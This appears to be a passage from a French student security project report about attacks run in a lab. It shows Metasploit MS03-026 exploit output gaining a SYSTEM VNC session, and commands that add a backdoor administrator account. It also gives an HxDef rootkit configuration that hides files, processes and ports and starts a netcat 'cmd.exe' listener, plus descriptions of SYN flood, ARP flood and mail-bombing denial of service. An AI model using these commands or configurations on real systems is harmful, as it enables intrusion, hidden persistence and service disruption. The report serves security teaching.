Welcome to Windows
Microsoft Windows Server 2003
Enterprise Edition
Copyright © 1985-2003 Microsoft Corporation
Microsoft
Press Ctrl-Alt-Delete to begin.
Requiring this key combination at startup helps keep your computer secure. For more information, click Help.
Help
Metasploit Courtesy Shell (TM)
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>cd ..
C:\WINDOWS>


Shell - Konsole
Session Edit View Bookmarks Settings Help
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x5007
[*] Got connection from 192.168.0.100:4321 <-> 192.168.0.223:3022
[*] Sending Stage (2835 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348170), Please wait...
[*] Upload completed
[*] VNC proxy listening on port 5900...
VNC viewer version 3.3.7 - built Mar 17 2004 16:54:09
VNC: VNCShell [SYSTEM@WIN2003SP0] - Full Access
Welcome to Windows
Windows Server 2003
Enterprise Edition
Microsoft Corporation
SYSTEM
Manage Your Server
Command Prompt
Windows Explorer
Notepad
My Computer
Control Panel
Administrative Tools
Printers and Faxes
Help and Support
Search
Run...
All Programs
Log Off
Shut Down
Start
Metasploit Courtesy Shel...
Welcome to Windows
3:24 PM


Shell - Konsole
Session Edit View Bookmarks Settings Help
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x5007
[*] Got connection from 192.168.0.100:4321 <-> 192.168.0.223:3022
[*] Sending Stage (2835 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348170), Please wait...
[*] Upload completed
[*] VNC proxy listening on port 5900...
VNC viewer version 3.3.7 - built Mar 17 2004 16:54:09
VNC: VNCShell [SYSTEM@WIN2003SP0] - Full Access
Log On to Windows
Microsoft Windows Server 2003
Enterprise Edition
Copyright © 1985-2003 Microsoft Corporation
Microsoft
User name: VAX
Password:
OK
Cancel
Options >>
Metasploit Courtesy Shell (TM)
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>cd ..
C:\WINDOWS>explorer
C:\WINDOWS>net user VAX /ADD
The command completed successfully.
C:\WINDOWS>net localgroup Administrators VAX /ADD
The command completed successfully.
C:\WINDOWS>
Start
Metasploit Courtesy Shel...
Log On to Windows
3:26 PM



Shell - Konsole
Session Edit View Bookmarks Settings Help
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x500a
[*] Got connection from 192.168.0.100:4321 <-> 192.168.0.223:3022
[*] Sending Stage (2835 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348170), Please wait...
[*] Upload completed
[*] VNC proxy listening on port 5900...
VNC viewer version 3.3.7 - built Mar 17 2004 16:54:09
VNC: VNCShell [SYSTEM@WIN2003SP0] - Full Access
VAX
Manage Your Server
Command Prompt
Windows Explorer
My Computer
Control Panel
Administrative Tools
Printers and Faxes
Help and Support
Search
Run...
All Programs
Log Off
Shut Down
Recycle Bin
Start
3:27 PM

Tableau récapitulatif : temps

Recherche d'outils + étude	2 heures
Phases de tests	16 heures
Mise en pratique	2 heures (démos)

Synthèse

Cet outil est prometteur, a déjà un bon nombre de fonctionnalités et la version 3 est sortie le 15 décembre 2005. Les exploits disponibles combinés aux nombreux payloads permettent de nombreuses choses, par contre, il est nécessaire de comprendre le fonctionnement d'exploits écrits en C afin de les intégrer à la plateforme lorsqu'ils ne sont pas disponibles, permettant ainsi de profiter des payloads fournis. Pour faciliter cette intégration, Metasploit propose différents outils comme par exemple la « OpCode DB ». Certains sont partisans de cet outil, d'autres préfèrent des exploits en C ;-).

Sources d'informations

Articles sur l'utilisation de Metasploit

http://www.securityfocus.com/infocus/1789
http://www.securityfocus.com/infocus/1790
http://www.securityfocus.com/infocus/1800

Documentations plus avancées

http://www.syngress.com/book_catalog/327_SSPC/sample.pdf
http://metasploit.com/projects/Framework/docs/meterpreter.pdf

3) Autres Exploits : Exemple d'HxDef

Qu'est ce qu'un rootkit

Un rootkit est un programme ou un ensemble de programmes permettant à un pirate de maintenir -dans le temps- un accès frauduleux à un système informatique. Le pré requis de l'utilisation d'un rootkit est une machine « déjà » compromise.

La fonction principale du rootkit est de simplifier, voire automatiser, la mise en place d'une ou plusieurs « backdoors ». Elles permettent au pirate de s'introduire à nouveau au coeur de la machine sans pour autant exploiter une nouvelle fois la faille avec laquelle il a pu obtenir l'accès frauduleux initial. De plus, certains rootkit opèrent une suite de modifications, notamment au niveau du noyau permettant de cacher des fichiers, des processus... Rien à voir donc avec un virus ou un ver de nouvelle génération. Un rootkit ne se réplique pas.

Qu'est ce que HxDef

HxDef est un rootkit qui permet de :

- cacher des fichiers aux explorateurs Windows (le fichier semble ne pas exister)
- cacher des process en cours d'exécution de la liste des taches en cours
- cacher des clefs de la base de registre / des services.
- cacher des connexions TCP

Il se base sur une configuration stockée dans un fichier ini pour déterminer le comportement concret qu'il va adopter. C'est à dire que c'est dans le fichier ini que l'on va décider quels fichiers vont être caché, quel programme va être lancé, quelles connexions doivent être cachées, etc ...

Configuration

L'exemple de configuration ci-dessous aura pour effet de cacher les fichiers hxdef* (les exe et les ini si le nom des fichiers ini commence pas hxdef* bien sur), le fichier nc.exe, et lance automatiquement le programme nc.exe en mode écoute sur le port 7878 avec exécution automatique d'un console « MS-DOS » et de cacher la connexion à la machine.

```
[Hidden Table]
hxdef*
nc.exe

[Hidden Processes]
hxdef*
nc.exe

[Root Processes]
hxdef*
nc.exe

[Hidden Services]
HackerDefender*

[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100

[Hidden RegValues]

[Startup Run]
c:\windows\system32\nc.exe?-L -p 7878 -e cmd.exe
```

```
[Hidden Ports]
TCPI:7878
TCPO:7878
UDP:
```

Utilisation

Pour activer HxDef sur une machine avec un fichier de configuration spécifique, il suffit d'appeler l'exécutable suivi du nom du fichier ini, par exemple de la façon suivante :

```
C:\ProjetSecu\HxDef>hxdef100 config_exemple.ini
```

Il est également possible d'agir sur HxDef pour modifier l'état actuel d'exécution grâce aux paramètres suivants :

- -: installonly
- -:refresh
- -:noservice
- -:uninstall

Le nom de ces commutateurs est suffisamment explicite sur leur but qu'ils doivent atteindre, cependant il est important de préciser deux détails important sur leur utilisation :


Pour pouvoir influer sur le rootkit en cours d'exécution, il est impératif d'agir avec le fichier exécutable depuis l'emplacement original de celui, lorsqu'il a permis d'activer ledit rootkit.

Attention à ne pas cacher localement les logiciels (l'invite de commande ou midnight commander par exemple) qui vous permettront d'agir sur l'exécutable, mais également à déclarer ces programmes en temps que « root processes » dans le fichier de configuration : en effet, seul les process qui sont déclaré dans cette section pourront voir les fichiers cachés par le rootkit, dont le rootkit lui-même (si le fichier est caché, il est impossible de l'appeler pour en modifier l'état d'execution. CQFD)


4) Captures d'écran des effets de HxDef

Cacher des connexions réseaux

Avant




Après




Cacher des process

Avant




Après




Cacher des fichiers

Avant



Après



Bilan quantitatif

Recherche d'outils + étude	5 heures
Phases de tests	20 heures
Mise en pratique	0 heures

Conclusion

HxDef est une outil très puissant mais, de fait, également très dangereux. Dans un scénario complet de compromission de système informatique, il est l'allié qui complète la phase d'attaque et d'intrusion, afin d'en dissimuler les traces aux yeux du système, mais il nécessite tout de même au préalable un ordinateur déjà compromis : un rootkit ne permet pas d'attaquer une système d'information. De fait, son utilisation en condition réelle est relativement limitée car forcément dépendant des résultats positifs d'une attaque préalable.

5) Conclusion Partie Attaque par Exploit

L'utilisation d'exploits est difficile, très difficile. S'il est facile d'utiliser un exploit déjà tout fait (attitude d'un script-kiddie), il est beaucoup plus difficile de comprendre ce qu'il fait, de le modifier ou bien d'en créer un nouveau. Cependant, c'est un travail intéressant et prenant, pour les férus de programmation notamment. Par contre, c'est un domaine très technique, qui rebutera tous les non-passionnés au delà d'un certain cap. Et comme Jérémy en a fait l'expérience lors de la présentation finale, les exploits ne marchent pas toujours ! Malgré les démonstrations précédentes, nombreuses, auprès de diverses personnes, dont une auprès de toute l'équipe attaque, et un test la veille de la présentation, le jour même, l'exploit n'a pas fonctionné! Pour Jérémy, passionné de sécurité, ce travail fut très enrichissant, permettant de découvrir des outils et surtout de les tester grandeur nature ou presque sur la maquette.

5. Axe Diversion, Bruit de Fond, Analyse des Serveurs

1) Objectifs

Le mot Flood est pris ici au sens le plus large du terme.
En effet l'équipe flood était chargée de générer du trafic sur le réseau pour réaliser différents objectifs :

Générer du trafic pour simuler une activité sur le réseau

Cette partie n'est pas du « flood » à proprement dit. Cet objectif était plutôt de réaliser un « bruit de fond » de manière quasi continue. Cette opération s'est donc réalisée tout au long du projet couvrant ainsi toutes les phases.
Cela permet de pouvoir masquer les attaques ensuite réalisées par les autres équipes afin qu'il n'y ait pas du trafic sur le réseau uniquement lors d'une attaque. On peut alors ainsi masquer les attaques menées et en profiter pour noyer l'équipe analyse avec un flot de données important à analyser.

Saturer une machine

Cette partie est réellement du flood, dont plusieurs techniques ont été testées :

- **TCP SYN Flooding :**
  Le principe est d'envoyer plusieurs requêtes d'ouverture de session TCP à une machine cible en envoyant un paquet comportant le bit TCP SYN de synchronisation. De par la multitude des ouvertures de sessions TCP, on en arrive à saturer la fenêtre de connexions TCP afin de réaliser un DOS sur cette machine qui ne peut alors plus accepter de connexion et dont l'interface réseau peut même se bloquer.
- **ARP Flooding :**
  Le principe est d'injecter une multitude de requêtes ARP en ce faisant passer pour la machine cible avec son adresse IP et MAC. Les requêtes ARP sont broadcastés sur le réseau local et toutes les machines du réseau renvoient une réponse à l'émetteur, ici la machine cible. Ceci a pour effet de saturer l'interface avec la quantité de réponses renvoyées par toutes les machines du réseau local à la machine cible et ainsi réaliser un DOS sur la machine qui ne peut plus communiquer sur le réseau.
- **Mail Bombing :**
  Ici aussi, la « littérature » ne classifiera pas le mail bombing comme du flood mais le principe s'en rapproch. Le principe du mail bombing est d'envoyer une énorme quantité de mails à une même adresse. Cela peut avoir plusieurs effets selon ce que l'on veut en faire. Cela peut tout simplement permettre de saturer une boîte mail d'un utilisateur qui ne pourra alors plus s'en servir. Cependant, on peut également essayer de se servir du mail bombing pour saturer un serveur SMTP afin de réaliser un DOS.
- **Saturer un réseau :**
  Il s'agit ici de générer du trafic important, non pas pour s'attaquer directement à une machine ou un service, mais pour ralentir les performances du réseau en testant sa tenue en charge. Le principe est tout ce qu'il y a de plus bête et méchant : générer le plus de trafic possible pour saturer les équipements actifs du réseau pour ralentir leurs performances, voire même pour réaliser un DOS général de tout le réseau dans les cas extrêmes.

